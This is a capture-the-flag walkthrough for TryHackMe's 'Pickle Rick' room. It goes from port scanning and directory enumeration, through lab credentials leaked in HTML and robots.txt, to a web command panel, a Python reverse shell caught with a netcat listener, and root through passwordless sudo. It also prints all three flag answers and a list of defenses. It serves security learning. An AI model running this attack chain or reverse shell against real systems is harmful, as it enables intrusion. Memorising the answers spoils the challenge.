TryHackMe Pickle Rick Walkthrough – From Recon to Root
A hands-on TryHackMe Pickle Rick CTF walkthrough covering network reconnaissance, web exploitation, reverse shells and Linux privilege escalation to gain root access.

TryHackMe Pickle Rick Walkthrough – From Recon to Root
By Aathil Ducky | November 15, 2026
Sometimes, compromising an entire system doesn't require a sophisticated exploit. A few exposed credentials, an insecure web application and a misconfigured permission can be enough.
Today, I completed Pickle Rick, a beginner-friendly Capture the Flag (CTF) challenge on TryHackMe inspired by the Rick and Morty animated series.
In this write-up, I'll explain how I approached the challenge, discovered exposed services, enumerated the web application, obtained a reverse shell and eventually gained root access.
01. Challenge Overview
Pickle Rick is a Linux-based CTF challenge where the objective is to discover three secret ingredients that Rick needs to transform himself back into a human.
| Property | Details |
|---|---|
| Platform | TryHackMe |
| Room | Pickle Rick |
| Difficulty | Easy |
| Operating system | Linux |
| Category | Web Exploitation |
| Objective | Discover three secret ingredients |
Challenge: TryHackMe – Pickle Rick
Disclaimer: All security testing described in this article was conducted within an authorised TryHackMe lab environment for educational purposes.
02. Tools Used
Throughout this challenge, I used the following tools:
- RustScan — Fast TCP port discovery.
- Nmap — Service and version detection.
- Gobuster — Web directory and file enumeration.
- SecLists — Wordlists for content discovery.
- Browser Developer Tools — HTML source code inspection.
- Python 3 — Reverse shell execution.
- Netcat — Receiving the reverse shell connection.
- Linux Commands — System enumeration and privilege escalation.
03. Network Reconnaissance Using RustScan
Whenever I start a CTF challenge, my first objective is to understand the target's attack surface.
Instead of immediately performing a detailed Nmap scan, I used RustScan to quickly identify open TCP ports.
RustScan is a fast port scanner written in Rust that can discover open ports and integrate with Nmap for further analysis.
Command
rustscan -a 10.49.144.73Scan Results
Open 10.49.144.73:22
Open 10.49.144.73:80
The scan discovered two open ports.
| Port | Protocol | Common Service |
|---|---|---|
| 22 | TCP | SSH |
| 80 | TCP | HTTP |
Port 80 immediately caught my attention because it indicated that a web application was running on the target machine.
At this stage, I recorded both ports in my CTF notes.
04. Service Enumeration Using Nmap
Now that I knew which ports were open, I used Nmap to identify the services and their versions.
Scanning only the previously discovered ports allowed me to focus my enumeration.
Command
nmap -sV -vvvv -p 22,80 10.49.144.73Understanding the Command
| Option | Description |
|---|---|
-sV | Detect service versions |
-vvvv | Increase output verbosity |
-p 22,80 | Scan only ports 22 and 80 |
Scan Results
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux;
CPE: cpe:/o:linux:linux_kernel
Based on the results, I identified:
- OpenSSH 8.2p1
- Apache HTTP Server 2.4.41
- An Ubuntu-based Linux environment
Rather than immediately searching for exploits associated with these software versions, I decided to investigate the web application first.
An exposed service or an older version does not automatically mean that a vulnerability exists.
Lab note: My recorded network scans used
10.49.144.73, while the subsequent web enumeration used10.48.155.180. TryHackMe lab addresses may change between deployments. Always use the IP address assigned to your active machine.
05. Web Directory Enumeration Using Gobuster
After identifying the Apache web server, I started enumerating its directories and files.
Web applications often contain resources that are not directly linked from their homepages. These could include administrative panels, configuration files, development resources or login pages.
To discover these resources, I used Gobuster with the SecLists common wordlist.
Command
gobuster dir \
-u http://10.48.155.180/ \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt \
-x php
Understanding the Command
| Option | Description |
|---|---|
dir | Directory and file enumeration mode |
-u | Target URL |
-w | Wordlist location |
-x php | Include PHP file extensions |
Enumeration Results
.hta            (Status: 403)
.htaccess       (Status: 403)
.hta.php        (Status: 403)
.htpasswd       (Status: 403)
.htaccess.php   (Status: 403)
.htpasswd.php   (Status: 403)

assets          (Status: 301) [--> /assets/]
denied.php      (Status: 302) [--> /login.php]
index.html      (Status: 200)
login.php       (Status: 200)
portal.php      (Status: 302) [--> /login.php]
robots.txt      (Status: 200)
server-status   (Status: 403)

Progress: 9504 / 9504 (100.00%)
Understanding HTTP status codes is important during web enumeration.
| Status | Meaning |
|---|---|
| 200 | Successful response |
| 301 | Permanent redirect |
| 302 | Temporary redirect |
| 403 | Forbidden |
The most interesting resources were:
/login.php
/portal.php
/robots.txt
The login page provided a potential entry point, while robots.txt was another resource worth investigating.
06. Inspecting the HTML Source Code
Before attempting to authenticate, I decided to inspect the website's HTML source code.
This is a simple but important step that beginners sometimes overlook. Developers may accidentally leave comments, internal references or sensitive information inside frontend source code.
After inspecting the page, I discovered a username:
Username: R1ckRul3sThis was my first credential-related finding.
However, I still needed a password.
07. Discovering the Password in robots.txt
From the Gobuster results, I already knew that a robots.txt file was available.
I opened the following URL:
http://10.48.155.180/robots.txtThe file contained:
WubbalubbadubdubThis looked like a potential password.
I added it to my notes alongside the previously discovered username.
Collected Credentials
Username: R1ckRul3s
Password: Wubbalubbadubdub
One habit I've developed while completing CTF challenges is documenting everything I discover.
Even if a piece of information doesn't appear useful immediately, it might become important during a later stage of the challenge.
Never assume that you will remember every detail.
08. Accessing the Login Portal
Using the credentials collected from the HTML source code and robots.txt, I navigated to the discovered login page.
http://10.48.155.180/login.php
I entered the credentials and successfully authenticated.
After logging in, I discovered a command panel that allowed me to execute operating system commands.
This was an important turning point in the challenge. I had moved from passive enumeration to interacting with the underlying operating system through the web application.
09. Testing Command Execution
I started by executing a basic Linux command through the command panel.
lsThe application returned a list of files.
However, when I attempted to use commands such as cat and less, I discovered that certain commands were restricted.
This suggested that the application intentionally blocked specific commands.
Instead of repeatedly trying restricted commands, I decided to investigate what other programs were available on the system.
Checking Python Availability
python3 --version
Python 3 was available on the target machine.
This gave me another way to interact with the operating system beyond the restricted web command panel.
Blocking a few command names is not a reliable security boundary when an application still permits arbitrary execution of other programs.
10. Obtaining a Python Reverse Shell
A reverse shell is a connection initiated by a target machine back to another machine, allowing interactive command execution.
Unlike the web command panel, an interactive shell would allow me to navigate the lab machine more comfortably.
In this challenge, my Python-based reverse shell connected back to my local machine on TCP port 9001.
The listener I used was:
nc -lvnp 9001My reverse shell configuration used the following addresses:
Lab target:  10.48.155.180
Attacker IP: 192.168.167.109
Port:        9001
After executing the Python reverse shell through the command panel, I received a connection.
Connection Evidence
Listening on 0.0.0.0 9001
Connection received on 10.48.155.180 38696

$
I now had shell access to the target machine.
11. Finding the First Ingredient
After obtaining the reverse shell, I listed the files in the current working directory.
lsOutput
Sup3rS3cretPickl3Ingred.txt
clue.txt
index.html
portal.php
assets
denied.php
login.php
robots.txt
One filename immediately stood out:
Sup3rS3cretPickl3Ingred.txtI opened the file using:
cat Sup3rS3cretPickl3Ingred.txtFirst Ingredient
mr. meeseek hairThe first ingredient was successfully discovered.
12. Linux Privilege Escalation Enumeration
Obtaining shell access does not necessarily mean that we have administrative control over a machine.
Web servers commonly execute under restricted service accounts, such as www-data, to minimise the impact of a compromise.
My next objective was to understand what privileges were assigned to the current account.
To check the available sudo permissions, I executed:
sudo -lOutput
Matching Defaults entries for www-data on ip-10-48-155-180:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-48-155-180:
    (ALL) NOPASSWD: ALL
This was the most significant privilege misconfiguration I discovered during the challenge.
Understanding the Sudo Misconfiguration
(ALL) NOPASSWD: ALL| Component | Meaning |
|---|---|
(ALL) | Commands can run as any permitted user |
NOPASSWD | Password authentication is not required |
ALL | All commands are permitted |
The web server's service account had unrestricted passwordless sudo permissions.
This completely undermined the principle of least privilege. A compromise of the web application could therefore lead to a compromise of the entire operating system.
13. Obtaining Root Access
Using the misconfigured sudo permissions within the lab, I obtained a root shell.
I verified the current user:
whoamiOutput
rootMy terminal now displayed:
root@ip-10-48-155-180:/var/www/html#At this point, I had successfully demonstrated full administrative access to the CTF machine.
There was no need for a kernel exploit or a sophisticated privilege escalation technique. The insecure sudo configuration was sufficient.
14. Finding the Third Ingredient
Since I had obtained root access, I decided to inspect the root user's home directory.
cd /root
ls
Output
3rd.txt
snap
I opened the ingredient file:
cat 3rd.txtThird Ingredient
3rd ingredients: fleeb juiceI had now discovered two of the three required ingredients.
15. Finding the Second Ingredient
Finally, I investigated the home directories of other users.
cd /home
ls
Output
rick
ubuntu
I navigated into Rick's home directory.
cd rick
ls
Output
'second ingredients'My original command for reading the file was:
cat *A more precise way to read this particular file is:
cat "second ingredients"Second Ingredient
1 jerry tearWith this final discovery, I had successfully collected all three ingredients.
16. Challenge Answers
Spoiler alert: The following table contains all three challenge answers.
| Ingredient | Answer |
|---|---|
| First ingredient | mr. meeseek hair |
| Second ingredient | 1 jerry tear |
| Third ingredient | fleeb juice |
Challenge completed successfully.
17. Attack Methodology
The complete methodology I followed during this challenge was:
Network Reconnaissance
         |
         v
Port Discovery - RustScan
         |
         v
Service Enumeration - Nmap
         |
         v
Web Enumeration - Gobuster
         |
         v
Credential Discovery
         |
         v
Authenticated Command Execution
         |
         v
Reverse Shell Access
         |
         v
Sudo Permission Enumeration
         |
         v
Root Access
         |
         v
Challenge Completed
Each stage provided information that helped me progress to the next stage.
18. Security Vulnerabilities Identified
Although Pickle Rick is an intentionally vulnerable CTF machine, the security weaknesses demonstrated in this challenge are relevant to real-world applications.
| Security weakness | Potential impact |
|---|---|
| Username exposed in HTML | Information disclosure |
| Password exposed in robots.txt | Credential compromise |
| Insecure web command panel | Remote command execution |
| Ineffective command restrictions | Unrestricted system interaction |
| Excessive sudo permissions | Privilege escalation |
| Unrestricted privileged access | Complete system compromise |
The most important observation is that multiple security weaknesses were chained together to compromise the entire machine.
19. How These Vulnerabilities Can Be Prevented
From a defensive security perspective, organisations should implement the following controls:
- Never store credentials in HTML comments or frontend source code.
- Never use
robots.txtto protect sensitive information. - Avoid exposing operating system command execution through web applications.
- Replace shell commands with safer application APIs whenever possible.
- Use strict input validation where external command execution is unavoidable.
- Run web applications under dedicated, restricted service accounts.
- Remove unrestricted sudo permissions from application service accounts.
- Restrict and monitor unexpected outbound network connections.
- Monitor authentication events and abnormal process execution.
- Enforce the principle of least privilege.
Security should be implemented at multiple layers so that a single compromised component does not result in complete system compromise.
20. What I Learned
This challenge reinforced several important lessons about penetration testing.
First, enumeration is one of the most important parts of any security assessment. Identifying open services, discovering hidden resources and collecting information can be more valuable than immediately searching for exploits.
Second, documentation matters. Recording usernames, passwords, file paths, command outputs and other findings makes it easier to connect information discovered at different stages.
Finally, misconfigurations can be just as dangerous as software vulnerabilities. In this challenge, excessive sudo permissions were enough to turn web application access into complete administrative control.
Conclusion
Pickle Rick is an excellent CTF challenge for anyone starting their ethical hacking and penetration testing journey.
It covers several essential cybersecurity concepts, including network reconnaissance, web enumeration, credential discovery, remote command execution and Linux privilege escalation.
What I enjoyed most about this challenge was that it demonstrated the importance of understanding how individual security weaknesses can be combined.
Hacking is not just about knowing tools or executing commands. It's about understanding systems, asking the right questions and connecting the information you discover.
Keep learning. Keep exploring. Keep hacking ethically.
— Aathil Ducky